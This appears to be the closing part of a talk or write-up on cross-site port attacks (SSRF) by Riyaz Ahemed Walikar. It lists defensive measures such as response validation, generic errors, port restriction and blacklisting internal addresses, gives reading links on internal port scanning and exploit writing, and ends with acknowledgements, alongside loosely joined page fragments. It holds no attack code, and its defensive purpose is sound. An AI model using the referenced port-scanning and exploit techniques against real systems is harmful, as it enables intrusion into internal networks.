DATA TABLES (151)
Show Community Tables
What's this?
Filter Tables
answers
answers.getbycategory
answers.getbyuser
answers.getquestion
answers.search
appdb
avatars
contentanalysis
fantasysports
Copyright © 2012 Yahoo! Inc. All rights reserved. Copyright | Privacy Policy | Terms of Use
Contact Us | Community | Suggestions
Fiddler: Disabled
(No_X-Frame_Option_Header)

Non HTTP Service responds with banner – Open non HTTP Port

```
ls adobe*.flv | xargs vlc
```

patch -p1 < /var/xspa/fixes



Response Handling - implement server side validation of responses received from remote resources

Error handling and messages - Display generic error messages to the client in case something goes wrong.

Restrict connectivity to HTTP based ports - restrict connections to HTTP ports on the server

Blacklist IP addresses - Internal IP addresses, localhost specifications and internal hostnames should be blacklisted


cat /xspa/reading


- http://spl0it.wordpress.com/2010/12/02/internal-port-scanning-via-crystal-reports/
- http://www.shmoocon.org/2008/presentations/Web%20portals,%20gateway%20to%20information.ppt
- http://media.blackhat.com/bh-us-12/Briefings/Polyakov/BH_US_12_Polyakov_SSRF_Business_WP.pdf
- https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/
- http://anantshri.info/articles/web_app_finger_printing.html
- http://www.nruns.com/_downloads/Whitepaper-Hacking-jBoss-using-a-Browser.pdf
- http://www.sectheory.com/intranet-hacking.htm
- http://ha.ckers.org/weird/xhr-ping-sweep.html
- http://www.w3.org/Protocols/rfc2616/rfc2616.html

All images are the property of their respective creators.

cat /xspa/special_thanks

A big thanks to Jeremiah, @makash, @w3bd3vil, @abh1sek, @prajalkulkarni, Alexander Polyakov and everybody at the @null0x00 community for their help with testing, verifying, building exploits and just being so cool!





Riyaz Ahemed Walikar
@riyazwalikar
http://www.riyazwalikar.com